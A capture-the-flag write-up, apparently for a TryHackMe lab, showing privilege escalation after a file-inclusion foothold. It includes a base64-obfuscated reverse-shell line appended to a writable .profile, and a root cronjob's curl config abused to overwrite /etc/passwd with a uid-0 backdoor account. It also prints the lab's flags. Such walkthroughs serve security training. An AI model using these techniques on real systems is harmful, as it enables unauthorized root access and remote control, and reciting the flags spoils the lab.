
and grab flag1.txt
ayham@482cbf2305ae:~$ cat flag1.txt
THM{LFI_1s_Pr33Ty_Aw3s0Me_1337}

edit .profile to get code executed as F30s when login
I used linpeas using run peass_ng in penelope, and find this interesting cronjob tasks

*  *    * * *   root    curl -K /home/F30s/site_check
*  *    * * *   F30s    bash -lc 'cat /home/F30s/health_check'
Okay, this command executing the reading operation. The flag -c is to specify command, and the flag -l is for executing login scripts, meaning it’ll execute .profile and other login scripts before executing the command:
bash -lc 'cat /home/F30s/health_check
Okay, this cronjob is being executed under F30s user.
When we check in his folder, we can notice .profile is writeable by us
ayham@482cbf2305ae:/home/F30s$ ls -la
total 32
drwxr-xr-x 1 F30s F30s 4096 Jun 24  2023 .
drwxr-xr-x 1 root root 4096 Jun 24  2023 ..
-rw-r--r-- 1 F30s F30s  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 F30s F30s 3526 Mar 27  2022 .bashrc
-rw-r--rw- 1 F30s F30s    0 Nov 19 21:57 .profile
-rw-r--r-- 1 root root   17 May 19  2023 health_check
-rw-r----- 1 F30s F30s   38 May 22  2023 site_check
Let’s insert the payload from penelope for reverse shell into .profile.
echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' >> .profile

Now we can just wait for the reverse shell from F30s:

Privilege escalation to root using overriding of /etc/passwd, based on cronjob task
If we’ll go back to the cronjob we saw earlier, we can see this:
So, we still have the command curl -K /home/F30s/site_check to explore.
*  *    * * *   root    curl -K /home/F30s/site_check
*  *    * * *   F30s    bash -lc 'cat /home/F30s/health_check'
As we can see, this has some url. The flag -K specify config for the curl.
F30s@482cbf2305ae:/tmp$ cat ~/site_check
url = "http://127.0.0.1/health_check"
I tried to do this simple test, I made the file /tmp/readME with some secret message in it.
Then, I set the output to be /tmp/writeME, and put this inside ~/site_check
url = "file:///tmp/readME"
output = "/tmp/writeME"
As we can see, the cronjob created writeME.

You can see the file writeME was created by root.
F30s@482cbf2305ae:/tmp$ cat ~/site_check
url = "file:///tmp/readME"
output = "/tmp/writeME"
F30s@482cbf2305ae:/tmp$ ls -l
total 8
-rw-r--r-- 1 F30s F30s 17 Nov 19 22:15 readME
-rw-r--r-- 1 root root 17 Nov 19 22:19 writeME
Now, i want to override /etc/passwd with my new /etc/passwd :D

First, let’s create our password:
┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ openssl passwd elicopter
$1$yYTpDTv9$cBIDssVsxDaepJFGCGtho.
Next, we can read the file /etc/passwd:

F30s@482cbf2305ae:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:103::/var/spool/exim4:/usr/sbin/nologin
ayham:x:1000:1000::/home/ayham:/bin/bash
F30s:x:1001:1001::/home/F30s:/bin/bash

We want to create similiar /etc/passwd file, however we’ll add line for our new elicopter user, with root privileges, and the hash of the password elicopter.
This will be the file our_passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:103::/var/spool/exim4:/usr/sbin/nologin
ayham:x:1000:1000::/home/ayham:/bin/bash
F30s:x:1001:1001::/home/F30s:/bin/bash
elicopter:$1$yYTpDTv9$cBIDssVsxDaepJFGCGtho.:0:0:root:/root:/bin/bash
And we want to insert this into ~/site_check
url = "file:///tmp/our_passwd"
output = "/etc/passwd"

Now, we can wait about a minute for the cronjob to run. We can see the user has been added!

Let’s su to elicopter with the password elicopter.
F30s@482cbf2305ae:/tmp$ su elicopter
Password:
root@482cbf2305ae:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
Decrypt the root flag
I tried to read the flags, however, they are encrypted or something.
root@482cbf2305ae:~# ls
flag2.txt  secret.txt
root@482cbf2305ae:~# cat flag2.txt
b'ey}BQB_^[\\ZEnw\x01uWoY~aF\x0fiRdbum\x04BUn\x06[\x02CHonZ\x03~or\x03UT\x00_\x03]mD\x00W\x02gpScL'
root@482cbf2305ae:~# cat secret.txt
b'C^_M@__DC\\7,'

Inside / folder, i’ve found secret-tip.txt.
root@482cbf2305ae:/# cat secret-tip.txt
A wise *gpt* once said ...
In the depths of a hidden vault, the mastermind discovered that vital ▒▒▒▒▒ of their secret ▒▒▒▒▒▒ had vanished without a trace. They knew their ▒▒▒▒▒▒▒ was now vulnerable to disruption, setting in motion a desperate race against time to recover the missing ▒▒▒▒▒▒ before their ▒▒▒▒▒▒▒ unraveled before their eyes.
So, I was missing 2 .. hmm .. what were they called? ... I actually forgot, anyways I need to remember them, they're important. The past/back/before/not after actually matters, follow it!
Don't forget it's always about root!
We can xor secret.txt with root, “It always about root”.
We can get the hex string using python:

┌──(agonen㉿kali)-[~/thm/SuperSecretTIp]
└─$ python3
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(b'C^_M@__DC\\7,'.hex())
435e5f4d405f5f44435c372c
>>> print(b'ey}BQB_^[\\ZEnw\x01uWoY~aF\x0fiRdbum\x04BUn\x06[\x02CHonZ\x03~or\x03UT\x00_\x03]mD\x00W\x02gpScL'.hex())
65797d4251425f5e5b5c5a456e770175576f597e61460f69526462756d0442556e065b0243486f6e5a037e6f72035554005f035d6d44005702677053634c

we get:
1109200013XX
After some brute force, i found out the key is:
110920001386

And we got the flag.
THM{cronjobs_F1Le_iNPu7_cURL_4re_5c4ry_Wh3N_C0mb1n3d_t0g3THeR}